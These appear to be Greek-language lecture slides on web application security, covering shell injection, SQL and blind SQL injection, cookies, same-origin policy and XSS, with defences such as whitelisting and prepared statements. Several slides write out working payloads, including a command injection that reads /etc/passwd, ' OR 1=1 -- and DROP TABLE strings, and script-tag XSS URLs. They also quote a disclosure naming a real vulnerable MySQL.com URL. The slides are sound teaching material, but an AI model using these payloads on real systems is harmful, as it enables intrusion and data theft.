

# Ασφάλεια Web εφαρμογών

Σωκράτης Βίδρος (sokratis@workable.com)



# Στόχοι

Επίθεση και άμυνα σε web εφαρμογές

Injection attacks

Shell injection

SQL injections

Blind SQL injections

XSS

CSRF, cross-origin, same-origin

Cookies

Session hijack

Clickjacking

Λογικά σφάλματα

# Αρχή λειτουργίας web εφαρμογών

Μια web εφαρμογή λαμβάνει HTTP requests και απαντά σύμφωνα με τις παραμέτρους του αιτήματος.



# Ασφάλεια web εφαρμογών

Ο εισβολέας “κρύβει” τον κακόβουλο κώδικα μέσα σε έγκυρα HTTP requests παρακάμπτοντας μηχανισμούς ασφαλείας όπως τα firewalls.

Ακόμα και ασφαλείς ιστοσελίδες που χρησιμοποιούν πρωτόκολλα κρυπτογραφημένης επικοινωνίας (SSL) δέχονται κακόβουλα HTTP requests δίχως έλεγχο.

**Ο κώδικας σας είναι μέρος της περιμέτρου ασφαλείας της εφαρμογής.**



# Το κοινό πρόβλημα

Οι εισβολείς μπορούν να παρέμβουν σε οποιοδήποτε τμήμα ενός HTTP request.


- URL
- querystring
- headers
- cookies
- DOM
- forms
- scripts
- stylesheets


**Η ανεπαρκής επικύρωση των δεδομένων  
εισόδου αποτελεί το τρωτό σημείο των web  
εφαρμογών.**



CLIENT-SIDE

SERVER-SIDE





# Cloud Computing

**Οι εισβολείς είναι παντού.**



# Unvalidated Input

Ένας μεγάλος αριθμός web εφαρμογών χρησιμοποιούν μόνο client-side μηχανισμούς για την επικύρωση των δεδομένων εισόδου.

Οι μηχανισμοί επικύρωσης στην πλευρά του πελάτη παρακάμπτονται εύκολα, αφήνοντας την web εφαρμογή χωρίς καμία προστασία έναντι κακόβουλων αιτημάτων.

# Η λύση

Επικύρωση για κάθε παράμετρο εισόδου.

Ιδανικά χρησιμοποιείτε μια κεντρική μονάδα επικύρωσης. Ο κώδικας που εκτελεί τους ελέγχους λειτουργεί πιο αποτελεσματικά αν βρίσκεται σε ένα σημείο.

# Δύο βασικές προσεγγίσεις

## Blacklisting

Καθορίστε τι δεν είναι αποδεκτό και επιτρέψτε οτιδήποτε άλλο.

Συναντάται συχνά σε web εφαρμογές.

Επίπονη υλοποίηση αλλά εύκολη παράκαμψη του μηχανισμού.

## Whitelisting

Καθορίστε τι είναι αποδεκτό και απορρίψτε οτιδήποτε άλλο.

Fail safe!

# Injection attacks



# Injection Attacks

Μια web εφαρμογή εκτελεί scripts στον server (Perl, Python, Ruby, PHP, Javascript) έχοντας πρόσβαση σε διάφορους πόρους (βάσεις δεδομένων, σύστημα αρχείων, third party services).

Το αποτέλεσμα της εκτέλεσης επιστρέφεται στον client.

Εάν οι παράμετροι του αιτήματος δεν επικυρωθούν σωστά, η εισβολέας μπορεί να παρέμβει και να εκτελέσει τις δικές της εντολές.

# Shell injection

# Shell injection

```
<?php
    $domain = '';
    if (isset($_GET['domain']))
        $domain = $_GET['domain'];
    system("nslookup " . $domain);
?>
```

```
<form method="get">
    <input type="domain" name="host"
/>
    <input type="submit" />
</form>
```

**DNS Lookup**

Submit

# Shell injection

Εάν πληκτρολογήσουμε στην φόρμα

```
'security-class.gr | cat /etc/passwd'
```

η εντολή που θα εκτελεστεί είναι:

```
'nslookup security-class.gr | cat /etc/passwd'
```

---

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:103:109::/var/spool/postfix:/bin/false
dovecot:x:104:111:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:106:113::/var/lib/landscape:/bin/false
eric:x:1000:1000:mixeduperic,,,:/home/eric:/bin/bash
jim:x:1001:1001::/home/jim:/bin/bash
bob:x:1002:1002::/home/bob:/bin/bash
tony:x:1003:1003:Tony Smith,,,:/home/tony:/bin/bash
```

"/etc/passwd" 29L, 1257C

**Πώς μπορούμε να επιτεθούμε στον  
παρακάτω κώδικα;**

# Shell injection

```
<?php
    $host = '';
    if (isset( $_POST['host'] ))
        $host = $_POST['host'];
    system("nslookup " . $host);
?>

<form method="post">
    <select name="host">
        <option value="twitter.com">Twitter</option>
        <option value="facebook.com">Facebook</option>
    </select>
    <input type="submit" />
</form>
```


**DNS Lookup**

Twitter

Submit

# Shell injection

Αλλάζουμε τις POST παραμέτρους μέσω της javascript console και υποβάλλουμε τη φόρμα.





# The Command Line Interface (CLI)

- Redirection Operators `<`, `>>`, `>`

Ανακατευθύνουν το input ή το output στον server.

- Pipes `cat file1 | grep "string"`.

Επιτρέπουν την αλυσιδωτή σύνδεση πολλαπλών εντολών.

- Inline commands `;`, `$`

Ζητούν από τη γραμμή εντολών να εκτελέσει τις εντολές πριν από το ερωτηματικό και στη συνέχεια να εκτελέσει τις εντολές μετά από αυτό σε μια νέα γραμμή εντολών.

- Logical Operators `&&`, `||`

Εκτελούν λογικές πράξεις στα δεδομένα της γραμμής εντολών.

# SQL injections

# SQL

SQL (Structured Query Language) είναι μια γλώσσα που σχεδιάστηκε για τη διαχείριση δεδομένων σε μια βάση.

Είναι πρότυπο ANSI και ISO.

Τα περισσότερα συστήματα βάσεων δεδομένων υλοποιούν το πρότυπο με διαφορετικό τρόπο, επανξάνοντας το με δικές τους επεκτάσεις.

# SQL injections

Ο εισβολέας επιδιώκει μέσω της web εφαρμογής να επέμβει στα δεδομένα της βάσης.

Μια ιδιαίτερα διαδεδομένη και επικίνδυνη επίθεση.

Συναντάται και σε μη διαδικτυακές εφαρμογές.


# SQL injections

Χτίζοντας ένα τυπικό username/password query:

```
$q = "SELECT * FROM users  
      WHERE username = '" + $userName + "'  
      AND password = '" + $password + "';"
```

το ερώτημα που θα εκτελεστεί στην βάση είναι:

```
SELECT * FROM users  
WHERE username = 'Lydia'  
AND password = 'methalymine';
```



**Login**

Username:

Password:

# SQL injections

Παρακάμπτουμε τις SQL συνθήκες εισάγοντας: ' OR 1=1 --

```
SELECT * FROM users  
WHERE username = '' OR 1=1 -- AND password = '';
```

Η λογική συνθήκη 'username = " OR 1=1' είναι πάντοτε αληθής ανεξαρτήτως της τιμής του username.

Τα σύμβολα "--" εξασφαλίζουν ότι το υπόλοιπο SQL statement θα ερμηνευθεί σαν σχόλιο. Το password = " δεν θα εκτελεστεί.

# SQL injections

Πώς θα μπορούσαμε να σβήσουμε όλους τους χρήστες της βάσης και να ένα προσθέσουμε ένα μοναδικό χρήστη;

```
$q = "SELECT * FROM users  
      WHERE username = '" + $userName + "'  
      AND password = '" + $password + "';"
```

## Login

Username:

Password:

# SQL injection

```
SELECT * ... ; DROP TABLE users;
```

```
SELECT * ... ; INSERT INTO users VALUES  
("username", "heisenberg");
```





**HEISENBERG**

# Παραδείγματα SQL επιθέσεων

Ανάλογα με το σύστημα βάσης δεδομένων που στοχεύουμε μπορούμε:

- Να διαχειριστούμε τα δεδομένα
- Να αλλάξουμε το σχήμα της βάσης
- Να χρησιμοποιήσουμε built-in functions
- Να χρησιμοποιήσουμε stored procedures
- Να παραποιήσουμε τις ρυθμίσεις ασφαλείας της βάσης
- Να υποκλέψουμε τα δεδομένα με αποστολή στο email μας

# Παραδείγματα SQL επιθέσεων

Πολύ συχνά οι χαρακτήρες ' και " φιλτράρονται.

Αυτό θα αποτρέψει τις περισσότερες επιθέσεις με SQL injection.

Αλλά το πρόβλημα παραμένει στην περίπτωση που οι χαρακτήρες ' και " δεν είναι απαραίτητοι.

```
SELECT * FROM users WHERE id=1;
```

For real pros, χρησιμοποιείστε τη συνάρτηση "char" στον SQL Server.

```
INSERT INTO users values (42, char(0x63)+char(0x65) ...)
```

# Στοχεύοντας στα σφάλματα

Ο εισβολέας αναγκάζει την εφαρμογή να παράξει ένα σφάλμα.

Τα σφάλματα που επιστρέφονται μπορούν να αποδειχθούν ιδιαίτερα χρήσιμα καθώς περιέχουν πληροφορίες σχετικές με τον τρόπο λειτουργίας της εφαρμογής και την κατάσταση της βάσης.

Χρήση τεχνικών από side channel attacks.



No account with that e-mail address exists.

## Forgot your password?

Enter your email address to reset your password. You may need to check your spam folder or unblock [no-reply@dropbox.com](mailto:no-reply@dropbox.com).

Submit

## Server Error in '/FormsTest' Application.

---

### *Exception of type System.Exception was thrown.*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.Exception: Exception of type System.Exception was thrown.

#### Source Error:

```
Line 18:  
Line 19: Private Sub Page_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles MyBase.Load  
Line 20:     Throw New Exception()  
Line 21: End Sub  
Line 22:
```

**Source File:** C:\inetpub\wwwroot\FormsTest\WebForm1.aspx.vb **Line:** 20

#### Stack Trace:

```
[Exception: Exception of type System.Exception was thrown.]  
FormsTest.WebForm1.Page_Load(Object sender, EventArgs e) in C:\inetpub\wwwroot\FormsTest\WebForm1.aspx.vb:20  
System.Web.UI.Control.OnLoad(EventArgs e)  
System.Web.UI.Control.LoadRecursive()  
System.Web.UI.Page.ProcessRequestMain()
```

---

**Version Information:** Microsoft .NET Framework Version:1.1.4322.573; ASP.NET Version:1.1.4322.573

# Blind SQL Injections

Ο στόχος είναι το news portal [www.albuquerque.com](http://www.albuquerque.com).

Ένα δελτίο τύπου είναι προσβάσιμο μέσω της διεύθυνσης

`http://www.albuquerque.com/press_release.php?id=5`

Το query που εκτελείται στην βάση είναι:

```
SELECT title, desc FROM pressReleases WHEN id=5;
```

Τυχόν μηνύματα λάθους φιλτράρονται από την εφαρμογή.

Πως μπορούμε να εκτελέσουμε τα δικά μας queries στην βάση παραβιάζοντας την ασφάλεια της εφαρμογής;

# Blind SQL Injections

Ζητάμε από την εφαρμογή την διεύθυνση

`/press_release.php?id=5 AND 1=1`

Το query που θα εκτελεστεί είναι:


```
SELECT * FROM PressReleases WHERE id=5 AND 1=1
```

Εάν υπάρχει SQL injection vulnerability, θα πρέπει να επιστραφεί το **ίδιο** δελτίο τύπου.

Αν η επικύρωση του αιτήματος ήταν σωστή, το `'id=5 AND 1=1'` θα ερμηνεύονταν σαν μια τιμή και δεν θα επιστρέψει αποτέλεσμα.



# Exploit of a Mom





← By Date →

← By Thread →

Google™ Custom Search

Search

## MySQL.com Vulnerable To Blind SQL Injection Vulnerability

From: Jack haxor <jackh4xor () h4cky0u org>

Date: Sun, 27 Mar 2011 05:46:30 +0000

[+] MySQL.com Vulnerable To Blind SQL Injection vulnerability  
[+] Author: Jackh4xor @ w4ck1ng  
[+] Site: <http://www.jackh4xor.com>

About MySQL.com :

The Mysql website offers database software, services and support for your business, including the Enterprise server, the Network monitoring and advisory services and the production support. The wide range of products include: Mysql clusters, embedded database, drivers for JDBC, ODBC and Net, visual database tools (query browser, migration toolkit) and last but not least the MaxDB- the open source database certified for SAP/R3. The Mysql services are also made available for you. Choose among the Mysql training for database solutions, Mysql certification for the Developers and DBAs, Mysql consulting and support. It makes no difference if you are new in the database technology or a skilled developer of DBA, Mysql proposes services of all sorts for their customers.

Vulnerable Target : <http://mysql.com/customers/view/index.html?id=1170>  
Host IP : 213.136.52.29  
Web Server : Apache/2.2.15 (Fedora)  
Powered-by : PHP/5.2.13  
Injection Type : MySQL Blind  
Current DB : web

# Προστασία από SQL Injections

Τα SQL statements πρέπει να εκτελούνται μέσω ασφαλών interfaces όπως *prepared statements*, *stored procedures* και φυσικά οι μη επιτρεπτοί χαρακτήρες πρέπει να φιλτράρονται (*mysql\_real\_escape\_string* στην PHP).

Οι ασφαλείς μηχανισμοί επικοινωνίας με τη βάση κάνουν precompile τα SQL statements πριν την προσθήκη των δεδομένων εισόδου του χρήστη.

Η καλύτερη προστασία είναι η απομόνωση του business logic της εφαρμογής από την SQL και τα δεδομένα.

# Πριν το διάλειμμα...





# Fortune cookie

Βρείτε την απάντηση σε 15 λεπτά...

<http://83.212.98.25/>

# Cross-Site Scripting

# Σύνοψη

- Browser vulnerabilities

Λάθη υλοποίησης στο client side κώδικα.

- Cookies

- JavaScript sandbox

Εμποδίζεται η πρόσβαση στη μνήμη άλλων προγραμμάτων και στο σύστημα αρχείων.

Πρόσβαση μόνο στο τρέχον document.

- Security policies

Same origin policy

# Cookies

Είναι ένα token που στέλνεται από τον server και αποθηκεύεται στον client με μορφή “name=value”.

Το HTTP είναι stateless.

Συνεπώς χρησιμοποιούμε cookies.

Single domain attribute.





# Cookies

- Persistent cookies

Ζουν για πολλαπλά browser sessions.

Η ημερομηνία λήξης τους ορίζεται από τον server.

- Non-persistent cookies

Διαρκούν όσο το browser session.

- Secure cookies

Στέλνονται μόνο σε κρυπτογραφημένες συνδέσεις (SSL).

- HttpOnly cookies

Στέλνονται μόνο σε HTTP και HTTPS requests και δεν είναι προσβάσιμα από την javascript στον browser.

# Same origin policy

Ένα origin καθορίζεται από το server, το πρωτόκολλο και το port number.

Πρόκειται για το domain από το οποίο κατέβηκε το περιεχόμενο της σελίδας.

Τα scripts μπορούν να έχουν πρόσβαση μόνο σε πόρους (π.χ. cookies) του ίδιου domain.

Βασική πολιτική για μη αξιόπιστο κώδικα JavaScript.

Απαγορεύει στα κακόβουλα scripts να χειρίζονται άλλες σελίδες στο πρόγραμμα περιήγησης και εμποδίζει την υποκλοπή δεδομένων.

# Τι δεν περιορίζεται

- `<script src="...">`
- `<img/video src="...">`
- `<a href="...">`
- υποβολή φόρμας
- `iframes`

# Cross-Site Scripting - XSS

Παράκαμψη του same origin policy.

Ο εισβολέας στέλνει το κακόβουλο script σε μια σελίδα “θύμα”.

Ο browser του χρήστη δεν έχει κανέναν τρόπο να γνωρίζει ότι το script δεν είναι αξιόπιστο, και το εκτελεί.

Το κακόβουλο script μπορεί να έχει πρόσβαση σε οποιαδήποτε cookies, session tokens, ή άλλες ευαίσθητες πληροφορίες που διατηρούνται στον browser και χρησιμοποιούνται σε αυτή τη σελίδα.

# DOM based XSS


```
<h1>
```

```
<?php echo "Welcome " . $_GET['user'] ?>
```

```
</h1>
```

Ο χρήστης επισκέπτεται την αρχική σελίδα της εφαρμογής.

<http://www.polloshermanos.com/index.php?user='Heisenberg'>



# DOM based XSS

<h1>

```
<?php echo "Welcome " . $_GET['user'] ?>
```

</h1>

Η πρώτη XSS επίθεση.

[http://www.polloshermanos.com/index.php?user=<script>alert\('Say my name!'\);</script>](http://www.polloshermanos.com/index.php?user=<script>alert('Say my name!');</script>)



# Reflected XSS

Μια reflected XSS επίθεση φτάνει στα θύματα μέσω εναλλακτικών διαδρομών, όπως ένα email ή μια ιστοσελίδα που ελέγχεται από τον εισβολέα.

```
http://www.madrigal_electromotive.org/search?  
query=<script>alert("Say my name!")</script>
```

Όταν ο χρήστης παρασυρθεί και κάνει κλικ σε ένα κακόβουλο σύνδεσμο ή υποβάλει μια “πειραγμένη” φόρμα, το αίτημα ταξιδεύει στον ευάλωτο server και επιστρέφει πίσω στον browser του χρήστη.

